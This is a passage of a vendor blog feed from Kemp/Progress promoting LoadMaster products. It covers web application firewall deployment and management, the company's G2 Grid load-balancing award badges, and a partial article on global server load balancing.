threats that current web applications face, including the threats in the <a href="https://kemptechnologies.com/solutions/security/owasp-top-10-waf">OWASP Top 10</a>. They serve as a shield between your web applications and the internet, filtering and monitoring web traffic flowing to and from applications. WAFs do this by inspecting network traffic from load balancers to web application servers. A WAF can block malicious and suspicious network requests and traffic from reaching the web application servers. Using WAFs as a core part of a wider cybersecurity protection strategy significantly reduces the risk of successful cyberattacks and data breaches. As such, they help protect your business applications, sensitive data and your organization&rsquo;s reputation.</p><p>WAFs typically support multiple techniques to monitor and filter traffic flowing to web application servers. These techniques include:</p><p><strong>Signature-Based Detection</strong> - WAFs use rules and lists of known attack patterns to detect malicious activity.</p><p><strong>Anomaly-Based Detection</strong> - An established baseline of regular network activity gets recorded. Any deviations from this baseline are detected, and steps are taken to stop malicious activity. See the <a href="https://www.flowmon.com/products/software-modules/anomaly-detection-system">Progress Flowmon ADS</a> site for a Progress solution that takes this defense method to the next level.</p><p><strong>Security Models</strong> - WAFs can use Negative (block) and Positive (allow) lists to control traffic flow to web applications.</p><p>WAFs protect against web application attacks and often include additional features such as bot attack prevention, DDoS protection, API security and integration with other security solutions, such as SIEM systems.</p><p>WAFs are essential to the broader security strategy to protect web-based applications. They provide an extra layer of protection against cyberthreats targeting the application layer.</p><h2 id="understanding-wafs-an-implementation-guide">Understanding WAFs: An Implementation Guide</h2><p>Configuring and implementing a WAF will require a combination of standard configuration settings plus changes unique to the network environment and web applications deployed. At a high level, the implementation choices will vary between these three deployment options:</p><p><strong>Network-Based WAF</strong> - Typically dedicated hardware-based and installed on a local network. They provide high-speed protection and are often also load balancers with dedicated TLS/SSL chips to process network traffic decryption and encryption.</p><p><strong>Software-Based WAF</strong> - Software-based WAFs are typically deployed as a component of a load balancer running in a virtual machine. In some instances, they can run directly on a web server. However, this approach is not recommended for security and performance reasons.</p><p><strong>Cloud-Based WAF</strong> - There are two common cloud-based deployment methods. The first is to use a WAF that the third-party cloud platform provider manages. This method offers ease of deployment without an ongoing need for management. Another cloud option is to deploy a third-party WAF (often along with a load balancer) as a dedicated service from the cloud platform marketplace or via a server virtual machine. This option gives the organization using the WAF more control over the settings, but it does require more setup and management. A significant advantage of this approach is that it allows the use of a common WAF across all parts of a multi-cloud and on-premises hybrid infrastructure. In this scenario, systems admin staff only need to learn how to use a single user interface and set of configuration screens.</p><h3 id="implementing-wafs">Implementing WAFs</h3><p>When planning a WAF deployment, you should include the following steps in the process to pick a WAF and deployment method:</p><p><strong>Evaluate Your Needs</strong> - Determine the type of WAF that best fits your web application based on factors such as traffic volume, application architecture and specific security requirements.</p><p><strong>Select a WAF Solution</strong> - Choose a WAF provider that meets your criteria. Consider factors like ease of integration, cost, support and feature set. Read more about the <a href="https://kemptechnologies.com/blog/introducing-enhanced-waf-progress-loadmaster-360">enhanced WAF included in LoadMaster 360</a>.</p><img src="https://kemptechnologies.com/images/kemptechnologieslibraries/about/loadmaster-360-waf-insights_dashboard.png?sfvrsn=2a51df0b_1" alt="" sf-size="100" /><p><em>Image 1: LoadMaster 360 WAF Insights</em></p><p><strong>Configure the WAF</strong> - To increase defenses against common threats, you can configure the WAF by defining security policies, setting rules and customizing the configurations to suit your application. For details on configuring the LoadMaster 360 WAF, <a href="https://docs.progress.com/bundle/loadmaster-configuration-guide-web-user-interface-wui-ga/page/Web-Application-Firewall-WAF-Options.html">read the LoadMaster WAF documentation pages</a>.</p><p><strong>Test</strong> - Implement the WAF in a staging environment first to verify if it doesn&rsquo;t interfere with legitimate traffic. Monitor performance and make necessary adjustments. Another common option is first to deploy copies of the WAF you plan to use to DevSecOps and Q&amp;A environments. When testing your WAF deployment, the <a href="https://docs.progress.com/bundle/loadmaster-360/page/LoadMaster-WAF-Insights.html">LoadMaster 360 Insights</a> screen provides valuable information on what the WAF is seeing and blocking in the network traffic. The <a href="https://docs.progress.com/bundle/loadmaster-360/page/WAF-Rule-Tuning.html">WAF Rule Tuning</a> setting outlines how to tweak the rules on the WAF to meet your particular needs.</p><img src="https://kemptechnologies.com/images/kemptechnologieslibraries/about/loadmaster-360-waf-rule-training_rule-training_ui.png?sfvrsn=156faf7e_1" alt="" sf-size="100" /><p><em>Image 2: LoadMaster 360 WAF Rule Tuning</em></p><p><strong>Go Live</strong>&mdash;Once tested, deploy the WAF in your live environment. Scripting can make this process seamless. Once the WAF is in production, monitor its operation and adjust the configuration as needed.</p><p>The Progress <a href="https://kemptechnologies.com/support/professional-services/technical-services">LoadMaster Professional Services teams</a> can assist organizations adopting the enhanced LoadMaster 360 WAF.</p><h2 id="best-practices-for-ongoing-waf-management">Best Practices for Ongoing WAF Management</h2><p>When a WAF is in a production environment, monitoring its activities and adjusting settings as required is essential. This does not mean that WAFs require constant management, but rather that it&rsquo;s necessary to confirm they provide maximal cybersecurity protection in the constantly changing threat landscape. In reality, what this means is that your IT team should:</p><p><strong>Access Performance Impacts</strong> &ndash; Confirm that the WAF doesn&rsquo;t hinder web application performance. It&rsquo;s especially important to check this after any updates to the web application or the WAF software.</p><p><strong>Install Updates Regularly</strong> - Keep the WAF software and rules updated to protect against the latest threats.</p><p><strong>Log Monitoring</strong> - Systems administrators should monitor WAF logs for abnormal activity. Most modern WAFs, such as the LoadMaster 360 WAF, can forward logs to dedicated log monitoring and SIEM systems for analysis. Rules on the WAF should be adjusted as required if the Log analysis highlights any potential security gaps.</p><p><strong>Rule Updates and Tuning</strong> - Periodically review and adjust the WAF protection rules to minimize false positives and verify that legitimate traffic isn&rsquo;t blocked.</p><p><strong>Create an Incident Response Plan</strong> - Have a plan in place to respond to incidents quickly. The incident plan should be tested periodically via a simulated incident so that key staff members know how to react when an actual incident occurs.</p><p>By following these best practices, you can maximize the protection offered by your WAF and keep your website secure in the face of evolving cyber risks.</p><h2 id="integrating-wafs-into-your-overall-website-security-strategy">Integrating WAFs into Your Overall Website Security Strategy</h2><p>WAFs are not remedies for cybersecurity. In the modern threat landscape, a broad set of security solutions and techniques are required to deliver a comprehensive defensive posture. Having said that, we shouldn&rsquo;t downplay the importance of WAFs. They are a vital part of any cybersecurity defense strategy; you must include them if you deliver web applications over the Internet.</p><p>WAFs augment security defenses in several ways. The best way to deploy them is as part of a robust cybersecurity defense strategy that includes network firewalls and other technologies such as intrusion detection systems, network detection and response (NDR) solutions, Security Event and Information (SEIM) systems, Identity and Authentication Management (IAM), Zero-Trust Network Access (ZTNA) and more.</p><p>It&rsquo;s worth noting that WAFs do not replace traditional network firewalls. Rather, they enhance the security provided by existing network and security tools by enabling an additional layer of security inspections and checking network traffic in different and complementary ways.</p><p>WAFs add the following to security defenses:</p><p><strong>Defense for web applications</strong> - WAFs act as a final line of defense for web applications and web servers. They sit between user endpoint devices and web application servers and monitor web traffic to detect security issues before they can reach and impact the web applications.</p><p><strong>Enhance security provision</strong> - WAFs understand how web traffic uses the HTTP/HTTPS protocols. As a result, they can inspect network packets to look for potential threats and prevent exploit attempts that traditional network firewalls will not detect. WAFs can decrypt network traffic to inspect it for malicious payloads. And also encrypt network packets they send.</p><p>WAFs play a crucial role in a complete cybersecurity strategy. Integrating WAFs with other security measures creates multi-layered defenses that address numerous cyberthreats. For an overview of the typical security provided by a WAF and, specifically, by LoadMaster 360 WAF, read <a href="https://kemptechnologies.com/blog/introducing-enhanced-waf-progress-loadmaster-360">this blog post</a> and the <a href="https://kemptechnologies.com/products/loadmaster-360/enhanced-waf">LoadMaster 360 Enhanced WAF website</a>.</p><h2 id="case-studies-successful-waf-implementations">Case Studies: Successful WAF Implementations</h2><p>We&rsquo;ve included case studies of organizations that have deployed WAFs to boost the resilience of their web application infrastructure. The case studies feature the LoadMaster WAF and showcase how WAFs have helped prevent attacks, mitigate risks and contribute to overall website and web application resilience.</p><p>Learning from others&rsquo; experiences is an excellent way to gain valuable insights and best practices for your WAF implementation and management strategies. Here are a few selected LoadMaster success stories that include using a WAF, taken from our <a href="https://kemptechnologies.com/resources?content-types=case-study">Resource Library Case Studies section</a>.</p><p>Sligro, a leading food and drinks supplier in the Netherlands, <a href="https://kemptechnologies.com/resources/case-studies/one-step-ahead-it-innovations-kemp">deployed 14 Kemp LoadMasters</a> to provide continuous uptime and security across its applications used by over 50,000 users. As an eCommerce business, security was critical to Sligro and the web application security enhancements provided by the WAF and the other security features available via LoadMaster were very important to their deployment choice.</p><p>The Dell Technologies Demo Center <a href="https://kemptechnologies.com/resources/case-studies/kemp-load-balancers-keep-dell-technologies-multi-cloud-demo-center-highly">selected LoadMaster and WAF</a> to help protect this vital technology demonstration and sales resource from application-layer attacks so that it would always be available to all staff, customers and partners worldwide.</p><p>Cantarus in the UK is a full-service digital and web design agency that works with membership organizations, charities and businesses. It delivers numerous customer solutions, from website and app hosting to infrastructure as a service or cross-platform integration. It&rsquo;s vital that its digital services are always available and secure, so it <a href="https://kemptechnologies.com/resources/case-studies/cantarus-grew-enterprise-grade-provider-kemp-load-balancing">deployed sets of virtual LoadMasters across two data centers</a> in a high-availability configuration. To enhance the security of its own and its clients&rsquo; web applications, Cantarus deployed WAF to this highly available configuration.</p><p>Other case studies in which WAF played a part in the success are available on the <a href="https://kemptechnologies.com/resources?content-types=case-study&amp;page=1&amp;searchtext=WAF&amp;language=en">case studies site</a>.</p><h2 id="common-challenges-and-solutions-in-waf-management">Common Challenges and Solutions in WAF Management</h2><p>Despite the benefits of WAFs, managing them can present specific challenges. From configuring rules to minimizing false positives to keeping up with the latest attack signatures, cybersecurity teams often face a range of annoyances when managing WAFs. Relying on the expertise of trusted sources and experts can mitigate the problems.</p><p><strong>Rule Complexity</strong> - Using a WAF that can import industry standard rulesets and that you can update daily via a subscription from a trusted provider will reduce the overhead of initially configuring rules on a WAF and keeping them current against changing threats.</p><p><strong>Reducing False Positives</strong> - Cybersecurity professionals are already busy. They don&rsquo;t need to deal with the noise from false positive alerts generated by a WAF. The ability within the WAF to adjust the sensitivity of settings to reduce false positives is essential. Having sets of predefined configurations that you can import to configure a WAF in an ideal way for a particular application can make this process much easier for system admins.</p><p><strong>Attack Signature Updating</strong> - Similar to automatic ruleset updates, it&rsquo;s good to automatically update any signatures being used to detect known attack vectors.</p><h2 id="future-trends-in-web-application-firewall-technology">Future Trends in Web Application Firewall Technology</h2><p>The uptake and use of web applications will only accelerate in the future. As a result, the need for cybersecurity protection from WAFs will also increase. LoadMaster and the enhanced LoadMaster 360 WAF are ideal for this growing need. However, we&rsquo;ll need to work smarter in the WAF security space. So, how will the sector change over the next few years?</p><p>One key trend is the increasing adoption of artificial intelligence (AI) and machine learning (ML) technologies. By analyzing vast amounts of data on network activity, WAFs using ML will predict potential issues before they become problems and provide actionable courses of action to administrators. In the future, WAFs will likely integrate with <a href="https://www.flowmon.com/products/software-modules/anomaly-detection-system">NDR tools</a>.</p><p>Application security will experience further developments in the WAF space. WAFs will incorporate additional security elements as cyberthreats evolve to offer extensive protection against emerging threats. For instance, they will likely feature advanced bot protection and management to ward off DDoS attacks and enhanced integration with leading security information and event management solutions.</p><p>Progress Kemp LoadMaster and <a href="https://kemptechnologies.com/products/loadmaster-360/applications-analytics">LoadMaster 360 solutions</a> are well-positioned to embrace future trends and advancements in WAF security. <a href="https://kemptechnologies.com/solutions/waf">LoadMaster and its WAF</a> enable organizations to deliver an optimal application experience in the face of ever-changing challenges. This solution leverages emerging technologies, enhances security features, adapts to multi-cloud and edge computing environments and supports automation and DevSecOps practices.</p><h2 id="conclusion">Conclusion</h2><p>WAFs are an essential part of the cybersecurity protection infrastructure. They operate alongside other cybersecurity solutions and techniques, including network firewalls, intrusion detection systems, network detection and response solutions, security event and information systems, identity and authentication management, zero-trust network access and more.</p><p>By implementing a layered security approach, organizations can decrease the risks of a compromised protective layer as other security layers are in place. Given the constantly evolving cyberthreats, deploying WAFs is essential to your cybersecurity strategy.</p><h3 id="waf-with-loadmaster">WAF with LoadMaster</h3><p>LoadMaster WAF can play a central role in such a strategy, as it is powered by the industry-leading ModSecurity engine and supported by open-source rule sets and a commercial rules subscription service.</p><p>LoadMaster WAF takes advantage of all the benefits of the available flexible <a href="https://kemptechnologies.com/pricing/licensing-models">licensing models</a>. Deploying LoadMaster instances with WAF via our <a href="https://kemptechnologies.com/pooled-licensing">Subscription Pooled Licensing</a> allows WAF placement that fully meets every organization&rsquo;s unique application delivery and security needs. Learn more and start a 30-day free trial of LoadMaster, including its <a href="https://kemptechnologies.com/solutions/waf" target="_blank">WAF solutions</a>.&nbsp;</p>]]></content>
  </entry>
  <entry>
    <id>urn:uuid:50019ace-0bbe-4797-8cde-4cdbf15061f1</id>
    <title type="text">Progress Kemp LoadMaster Builds on Previous Success in the G2 Momentum Winter 2025 Grid® Report</title>
    <summary type="text">The System Admins have spoken, and thanks to their honest reviews, LoadMaster has garnered multiple award badges in the Winter 2025 release of the G2 Grid® Reports for Load Balancing.</summary>
    <published>2025-01-22T21:35:23Z</published>
    <updated>2026-03-07T11:14:56Z</updated>
    <author>
      <name> </name>
    </author>
    <content type="text"><![CDATA[<p>&nbsp;</p><p>Building on our high ratings in the <a href="https://kemptechnologies.com/blog/progress-kemp-loadmaster-leader-load-balancing-in-g2-summer-2024-grid">G2 Grid&reg; Report for Load Balancing | Summer 2024 edition,</a> we're delighted to report that Progress Kemp LoadMaster has maintained its high rating or increased its ranking position across 23 categories in the <a href="https://www.g2.com/categories/load-balancing/resources">G2 Grid&reg; Report for Load Balancing | Winter 2025.</a></p><p>Real-world reviews and testimonials from System Admins, like those compiled by G2, carry a lot of weight. G2 compiles them from the testimonies of IT professionals working to bring top-notch application experiences to their colleagues, customers and clients. </p><p>The System Admins have spoken, and thanks to their honest reviews, LoadMaster has garnered multiple award badges in the Winter 2025 release of the G2 Grid&reg; Reports for Load Balancing. </p><h2>G2 Delivers Software Insights Gleaned from Real-World Experiences</h2><p><a href="https://www.g2.com/">G2</a> is one of the world's most influential business technology and software review platforms. It is a trusted site where IT professionals who use technology solutions can leave honest reviews and ratings. At the time of writing, G2 has over 2,876,100 reviews from real people who use business software tools and solutions.</p><p>Every quarter, G2 analyzes product and vendor review scores and combines them with data collected from online sources and social networks to calculate customer satisfaction and market presence scores. Then, they plot the results on charts to compare and contrast how different products and vendors rank in various market sectors.</p><h2>G2 Grid&reg; Report for Load Balancing | Winter 2025 Results</h2><p>The Winter 2025 G2 Grid&reg; Reports for Load Balancing charts and explanatory notes are now available. You can access the reports and charts <a href="https://www.g2.com/categories/load-balancing/resources">via the G2 site</a> (free account creation required). </p><p>Five separate Winter 2025 G2 Grid&reg; Reports for Load Balancing are available, covering the following market segments:</p><ul><li>Grid&reg; Report for Load Balancing</li><li>Enterprise Grid&reg; Report for Load Balancing</li><li>Mid-Market Grid&reg; Report for Load Balancing</li><li>Momentum Grid&reg; Report for Load Balancing</li><li>Small-Business Grid&reg; Report for Load Balancing</li></ul><p>Links to these five Grid&reg; Reports are at the bottom of the <a href="https://www.g2.com/categories/load-balancing/resources">G2 Load Balancing Software Resources page.</a> There are also links to the previous Fall 2024 editions of the five reports.</p><h2>Kemp LoadMaster Winter 2025 Grid&reg; Reports for Load Balancing Award Badges</h2><p>Progress Kemp LoadMaster earned 14 award badges across the G2 Winter 2025 Grid&reg; Reports for Load Balancing. An increase of two award badges over the 12 secured via the Summer 2024 G2 Grid&reg; Reports.</p><h3>Grid&reg; Report for Load Balancing</h3><p><a href="https://kemptechnologies.com/resources/whitepaper/g2-grid-load-balancing">The Grid&reg; Report for Load Balancing</a> is the overall grid for all load balancing solutions that have received the requisite number of reviews &mdash; the threshold is ten reviews or ratings. As of January 2025, Kemp LoadMaster has 167 reviews and a 4.7 out of 5.0 rating. In this primary category, LoadMaster was awarded the Leader badge.</p><img src="https://kemptechnologies.com/images/kemptechnologieslibraries/about/leader-winter-2025-badge.png?sfvrsn=5b8f068e_1" alt="" sf-size="100" /><h4>Figure 1: The G2 Leader Badge awarded to LoadMaster in the Winter 2025 Grid&reg; Reports for Load Balancing</h4><h3>Enterprise Grid&reg; Report for Load Balancing</h3><p>The Enterprise Grid&reg; Report for Load Balancing is a subset of the overall report grid. Based on user reviews, the load-balancing solutions included in this section of the Grid Reports are suitable for deployment in Enterprise settings. The Winter 2025 Grid&reg; Reports include eleven load-balancing solutions in the Enterprise grid. LoadMaster is in the leader group within these eleven solutions and was awarded five badges for this category (shown below).</p><img src="https://kemptechnologies.com/images/kemptechnologieslibraries/about/five-g2-winter-2025-enterprise-grid-report.png?sfvrsn=eaef9054_1" alt="" sf-size="100" /><h4>Figure 2: The five G2 Winter 2025 Enterprise Grid&reg; Report for Load Balancing badges awarded to LoadMaster </h4><h3>Mid-Market Grid&reg; Report for Load Balancing</h3><p>The Mid-Market Grid&reg; Report for Load Balancing is a subset of the overall vendor offerings. It includes load-balancing solutions that the data shows are suitable for deployment in SME (Small and Medium Enterprise) settings. Most businesses fall into the SME category, and solutions that scale from SME to Enterprise are especially valuable. LoadMaster is ranked highly in both sections of the Grid&reg; Reports. The Winter 2025 Grid&reg; Report has thirteen load-balancing solutions in the Mid-Market grid. LoadMaster is in the leader group within these thirteen solutions and was awarded two prominent badges for this category.</p><img src="https://kemptechnologies.com/images/kemptechnologieslibraries/about/the-two-g2-winter-mid-market-grid-report.png?sfvrsn=3b9c553f_1" alt="" sf-size="100" /><h4>Figure 3: The two G2 Winter 2025 Mid-Market Grid&reg; Report for Load Balancing badges awarded to LoadMaster </h4><h3>Other Badges Awarded to LoadMaster in the Winter 2025 Grid&reg; Reports for Load Balancing</h3><p>In addition to the eight badges highlighted above, LoadMaster was also awarded six additional badges that are not Enterprise or Mid-Market specific. These additional awards show that LoadMaster is a leader across all use cases for load-balancing solutions. Four of the badges are shown in figure 4 below.</p><img src="https://kemptechnologies.com/images/kemptechnologieslibraries/about/four-g2-winter-2025-grid-report-badges.png?sfvrsn=21249d7d_1" alt="" sf-size="100" /><h4>Figure 4: Four G2 Winter 2025 Grid&reg; Report for Load Balancing badges awarded to LoadMaster across all categories</h4><p>The final two badges awarded to LoadMaster, to round out the total of 14 mentioned previously, are two for the Asia and Asia-Pacific regions. These badges are awarded based solely on end-user reviews from IT professionals in APAC countries. To be included in the Asia grid and receive Asia-focused badges, a product must have been reviewed at least 10 times by users in the APAC region. LoadMaster received the two Asia-focused badges shown in Figure 5.</p><img src="https://kemptechnologies.com/images/kemptechnologieslibraries/about/two-asia-specific-g2-winter-2025-grid-report-for-load-balancing-badges.png?sfvrsn=1d86ff9b_1" alt="" sf-size="100" /><h4>Figure 5: Two Asia-specific G2 Winter 2025 Grid&reg; Report for Load Balancing badges awarded to LoadMaster based on reviews from APAC-based IT professionals</h4><h2>Try LoadMaster for Yourself</h2><p>The G2 Grid&reg; Report for Load Balancing | Winter 2025 reviews and badges show that Progress Kemp LoadMaster stands out as an industry favorite load balancing solution for Enterprise and Mid-Market businesses. </p><p>It's also ideal for small businesses and departments within larger organizations that need a load balancer for development, DevSecOps or even production deployments. </p><p>All versions of LoadMaster fully align with modern deployment needs, provide comprehensive functionality, and have <a href="https://kemptechnologies.com/pricing/licensing-models">flexible licensing,</a> including <a href="https://kemptechnologies.com/pricing/support-subscriptions">industry-leading subscription options,</a> enabling LoadMaster with a lower cost of ownership than other vendor's offerings. When coupled with our <a href="https://community.progress.com/s/products/loadmaster">industry-leading support,</a> you will soon understand why G2 ratings for LoadMaster are consistently excellent. </p><p><a href="https://sso.kemptechnologies.com/register/kemp/vlm">Download a free 30-day trial version</a> today (free registration required) or <a href="https://kemptechnologies.com/request-live-demo">request a live demo</a> from our expert team. We look forward to the day when your experience with LoadMaster means you add a review to <a href="https://www.g2.com/products/progress-software-kemp-loadmaster/reviews">the G2 LoadMaster page.</a> Adding your voice to those informing your industry peers that LoadMaster is a good choice for their organizations.</p><p>&nbsp;</p>]]></content>
  </entry>
  <entry>
    <id>urn:uuid:b022983f-8597-4dcc-a976-72c399a343ed</id>
    <title type="text">Global Server Load Balancing: Why Is It Important?</title>
    <summary type="text">This article dives into how Global Server Load Balancing (GSLB) delivers functionality and benefits across several technical areas.</summary>
    <published>2025-01-15T22:13:03Z</published>
    <updated>2026-03-07T11:14:56Z</updated>
    <author>
      <name> </name>
    </author>
    <content type="text"><![CDATA[<p>Businesses that must serve customers globally, or have staff located across multiple regions and time zones exist in all sizes. This can range from a few dozen employees in the SMB space to multi-national enterprises with hundreds of thousands of employees. Local and global organizations both have the need to deliver always-on, high-performance business applications. Global server load balancing (GSLB) enhances local load balancing to provide high availability and performance for end users regardless of location.</p><p>It's difficult to overstate the benefits of GSLB for organizations operating in multi-region and global business environments. GSLB is an advanced method of distributing network traffic across multiple servers located in different geographical regions. Its primary function is to optimize resource utilization, maximize throughput, minimize response time and provide high availability of applications and services globally. GSLB intelligently routes application access requests to the most suitable server based on factors such as geographic proximity, server health and the current load across multiple data centers or cloud platforms. Its sophisticated traffic management enhances the user experience and boosts an organization's resilience and scalability.</p><p>GSLB also benefits organizations operating within specific regions like North America, Europe or Asia. These are large geographic areas, and GSLB can deliver better services between regional data centers. For example, between data centers on the East and West coasts of the USA, between London and Berlin, or between Singapore and Tokyo. </p><p>In this article, we'll dive into how GSLB delivers functionality and benefits across several technical areas. </p><h2>Enhancing Application Performance Across Borders</h2><p>GSLB works by distributing access requests across multiple data centers or cloud regions. This distribution uses various factors, including the user&rsquo;s geographical location, the current load on each server in a particular region and the overall health of the server infrastructure. By directing users to the nearest or best-performing server, GSLB dramatically reduces the time it takes for data to travel from the server to a user device.</p><p>The impact of reduced latency on the application experience is significant. Studies have shown that even slight delays in page load times can lead to substantial increases in bounce rates and decreases in user engagement. For e-commerce sites, this can directly translate to lost sales. By helping users stay connected to the most responsive server in the most appropriate data center, GSLB helps businesses maintain a competitive edge.</p><p>As an example, when a customer in Asia accesses the website of an online shopping site, they are automatically directed to servers in the Asia-Pacific region. This results in a smooth browsing experience thanks in part to faster load times. Similarly, a customer in Europe gets routed to European servers. This seamless, location-based routing means that all users, regardless of their geographical location, enjoy an optimal performance.</p><p>Additionally, GSLB's ability to balance access requests and application sessions across multiple servers and regions prevents any single server or site from becoming overwhelmed during traffic spikes. This load distribution improves performance and contributes to the overall stability and reliability of service delivery.</p><img src="https://kemptechnologies.com/images/kemptechnologieslibraries/about/gslb-screenshot.png?sfvrsn=37814364_1" alt="" sf-size="100" /><p>The importance of GSLB in enhancing performance is particularly evident in industries where speed and reliability are critical, such as financial services, online gaming and content delivery networks. These sectors have significantly improved user satisfaction and operational efficiency through deploying GSLB.</p><h2>Scalability and Flexibility</h2><p>One example of this capability being used to good effect was when ASOS, the global e-commerce retailer, <a href="https://kemptechnologies.com/resources/case-studies/asos-use-kemp-microsoft-azure-handle-167-million-website-visits-black">implemented LoadMaster GSLB solutions</a> to handle its annual Black Friday sale. The system successfully managed a 500% increase in traffic by dynamically routing requests across multiple global data centers. This helped prevent site crashes and deliver a consistent performance for shoppers worldwide, resulting in record-breaking sales figures.</p><p>The flexibility and scalability offered by GSLB are both crucial. Flexibility allows organizations to adapt quickly to changing network conditions, user demands and business needs. This adaptability means that businesses can optimize their resource utilization and maintain performance in diverse and changing scenarios. </p><p>Hybrid cloud deployments provide a prime example of GSLB's flexibility. Organizations can use GSLB to seamlessly integrate on-premises infrastructure with cloud resources, allowing for resource allocation across the whole estate. During peak periods, traffic can be directed to cloud-based servers, providing additional capacity without the need for permanent data center server expansion.
</p><h2>Optimizing User Experience</h2><p>User experience is vital for retaining customers and keeping staff happy. The performance improvements outlined earlier in this blog are vital in delivering an ideal application experience. As stated previously, the importance of GSLB in optimizing user experience comes from its ability to intelligently direct users to an appropriate server based on their geographical location.</p><p>The impact of this optimization is profound. For example, let's think about a global streaming service that utilizes GSLB solutions. If a user in Japan accesses the platform, they automatically connect to servers in the Asia-Pacific region. This means they experience low latency, minimal buffering and high-quality streaming, regardless of global traffic conditions. Similarly, a user in Brazil would be seamlessly directed to servers in South America, enjoying the same level of performance. However, if the servers the Brazilian user would typically connect to are overloaded, the Brazilian user will be redirected to servers in another region&mdash;such as North America.</p><p><a href="https://kemptechnologies.com/resources?content-types=case-study&amp;page=1&amp;language=en">Case studies</a> illustrating improved user satisfaction with GSLB implementation include:</p><ul><li><a href="https://kemptechnologies.com/resources/case-studies/asos-use-kemp-microsoft-azure-handle-167-million-website-visits-black">ASOS</a> - The already mentioned ASOS project to use GSLB to handle spikes in traffic, especially during extreme shopping events like Black Friday.</li><li><a href="https://kemptechnologies.com/resources/case-studies/providing-high-availability-and-multi-resiliency-mission-critical">Harris County District Attorney's Office</a> - The Harris County DA Office in Houston serves over 4 million residents and relies on IT systems for case management, constituent services and employee accountability. They operate a primary data center in Houston and a remote failover site managed by a hosting provider to deliver 24x7 availability of services. </li><li><a href="https://kemptechnologies.com/resources/case-studies/kemp-technologies-provides-disaster-recovery-back-local-healthcare">L'Aquila L'Azienda Sanitaria</a> - Progress and Ecobyte partnered to provide a disaster recovery solution for a healthcare provider in L'Aquila, Italy. A region prone to earthquake disruption. The solution utilized GSLB technology to deliver high availability and business continuity across multiple healthcare facilities serving over 310,000 residents. This includes managing critical email traffic, patient data and medical records with 99.9% availability, even during natural disasters.</li></ul><h2>Delivering High Availability</h2><p>GSLB plays an important role in delivering high availability across regions via previously mentioned functionality&mdash;intelligently distributing traffic across multiple servers and data centers. This ability doesn't just feed into optimal performance delivery. It's also essential for maintaining service continuity in the face of failures or disasters that impact a region&rsquo;s data centers. The loss of a data center causes the redirection of all traffic to data centers or cloud platforms located in other distinct geographic regions. </p><p>The Harris County DA Office case study outlined in the previous section is an example of GSLB being used to provide service continuity via high availability over multiple data centers. This example, and others, underscores the crucial role that GSLB plays in maintaining business continuity across wide geographic areas. By providing robust failover mechanisms and intelligent traffic routing, GSLB means that businesses can deliver reliable services despite unforeseen and significant local challenges.</p><h2>Delivering Security in a GSLB Deployment</h2><p>Cybersecurity needs to be considered and enhanced across all aspects of an IT infrastructure deployment to mitigate cyber threats. In addition to the benefits it brings in performance and service availability, GSLB can also enhance security. One area where it can play a significantly positive role is in helping to defend against or mitigate Distributed Denial of Service (DDoS) attacks. </p><p>By providing the ability to distribute legitimate access requests across multiple data centers and cloud platforms, GSLB makes it difficult for attackers to overwhelm a service or web application. In the event of a DDoS attack, GSLB can redirect traffic away from the targeted servers, maintaining service availability while system admins take additional measures to stop the attack.</p><p>Deltion College, located in the Netherlands, chose LoadMaster as part of an infrastructure upgrade project. The college was seeking to build a resilient and secure technology platform for their 15,000 students and 1,200 staff. The organization has always been an early adopter of proven new technologies, and as part of their project, they adopted Software Defined Network (SDN) technologies. The deployment used HP Virtual Application Network (VAN) Controllers and the adaptive load balancing technology for SDN provided by LoadMaster. One of the key features of SDN for Deltion College was the ability to configure its network bandwidth and servers dynamically. Additionally, they wanted to automate activities like application upgrades and back-ups and provide better protection from potential hacking and Denial of Service cyberattacks. Read more about this project on <a href="https://kemptechnologies.com/resources/case-studies/kemp-helps-deltion-college-lead-way-software-defined-networks">the LoadMaster Case Studies site.</a></p><p>GSLB contributes to security by providing geographical isolation when needed. In the event of a security breach affecting one data center location, system admins can isolate the infected site by excluding it via the GSLB servers, minimizing the impact on overall operations and data security.</p><p>Global server load balancing also aids in data security for industries handling sensitive data, such as healthcare and finance. These sectors can benefit from GSLB's ability to provide compliance with data protection regulations by controlling where data is processed and stored based on geographical and jurisdictional requirements and a user&rsquo;s location. For example, it&rsquo;s important to provide exclusive server access for EU users that comply with EU regulations. </p><h2>Implementation Best Practices</h2><p>Implementing global server load balancing requires careful strategic planning. Additional requirements include a thorough understanding of the geo load balancing technology and the specific application environments it will support. Here are some best practices (with LoadMaster as the load balancer and the GSLB solution):</p><ul><li><strong>Plan Carefully -</strong> Define your disaster recovery, performance or scaling needs. Assess your applications and the geographic spread of your users.</li><li><strong>Don&rsquo;t Forget DNS -</strong> Use a reliable DNS provider and strategically configure your network with proper IP addresses and secure communication.</li><li><strong>Deploy Resilient LoadMaster Solutions -</strong> Install at least a pair of LoadMaster solutions in separate locations to deliver redundancy in GSLB. Configure LoadMaster GEO clustering and licensing, set up FQDNs and associate Virtual IPs.</li><li><strong>Choose Your Algorithm - </strong>Pick a load balancing method (round robin, weighted, location-based, proximity, etc.) that best suits the application&rsquo;s needs.</li><li><strong>Health Checks are Key - </strong>Configure health checks to monitor servers and entire sites more accurately. Use different check types for robust coverage.</li><li><strong>Resilience Matters -</strong> Plan for failover scenarios with backup sites and automatic failover mechanisms for more seamless service continuity.</li><li><strong>Test and Monitor - </strong>Run simulations to test failover behavior and continually monitor your GSLB deployment to boost optimal performance.</li></ul><p>Additionally, implementations of GSLB should meet the diverse needs of various application types. For example, the following app scenarios should have different setups:</p><ul><li><strong>E-commerce -</strong> Prioritize uptime and session persistence.</li><li><strong>Streaming - </strong>Emphasize real-time performance.</li><li><strong>Cloud - </strong>Use cloud-native features for flexibility.</li><li><strong>Hybrid -</strong> Integrate physical and cloud infrastructure carefully.</li></ul><h2>Future Trends in Global Server Load Balancing</h2><p>The usage of GSLB will continue to grow in importance and how the technology gets used will also change to accommodate the changing infrastructure landscape. <a href="https://pubmed.ncbi.nlm.nih.gov/33383160/#:~:text=A%20quote%20attributed%20to%20many,what%20parents%20want%20when%20they">&ldquo;It&rsquo;s difficult to make predictions, especially about the future,&rdquo; as Neils Bohr said,</a> but here are some areas where GSLB could impact and change its usage pattern over the next few years.</p><ul><li><strong>The Cloud Transformation</strong></li>⁃ Deeper Cloud Integration - GSLB should become even more tightly integrated with cloud platforms (AWS, Azure, GCP), using cloud-native concepts for load balancing, auto-scaling and resilience.
        <br />⁃ Multi/Hybrid-Cloud Awareness - GSLB solutions will become standard for managing traffic across public, private and hybrid cloud environments.
    <li><strong>Edge Computing Growth</strong></li>⁃ Distributed GSLB - GSLB will evolve to support distributed decision-making at the edge, allowing faster routing and lower latency for users accessing applications running on edge networks.
